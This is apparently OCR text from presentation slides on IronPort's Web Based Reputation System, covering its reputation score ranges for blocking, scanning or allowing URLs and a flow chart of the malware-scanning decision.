
A statistical **risk assessment** based on context and past behaviour


A combination of many factors of varying significance into one correlated metric

AKA Credit Score

What it's not: black/white lists, content scanning, categorisation

Web Based Reputation System (WBRS)





Web Reputation Settings

☑ Enable Web Reputation Filtering

Web Reputation Score


BLOCK
-10.0 to -6.0

SCAN
-5.9 to 5.9

ALLOW
6.0 to 10.0


Block	Scan	Allow
The requested URL is immediately blocked.	The IronPort DVS™ engine scans the client request and the server response. Note: Sites with no score will be scanned.	The requested URL is allowed. No scanning is performed.

Decision Flow


Client attempts to access web
WCCP intercepts HTTP traffic at Internet layer and forwards to Ironport WSAs for inspection and proxy
Reputation Check
Reputation High?
Reputation Unknown?
Reputation Low?
Send to malware DVS engine
unknown/ unscannable
Web objects not-malicious
Web objects malicious
Site retrieved normally
LOG
Access Denied/ Block page returned to client

Choose Your Own Adventure


What do I look for?



Invest in **human** intelligence, network automation, and situational awareness.

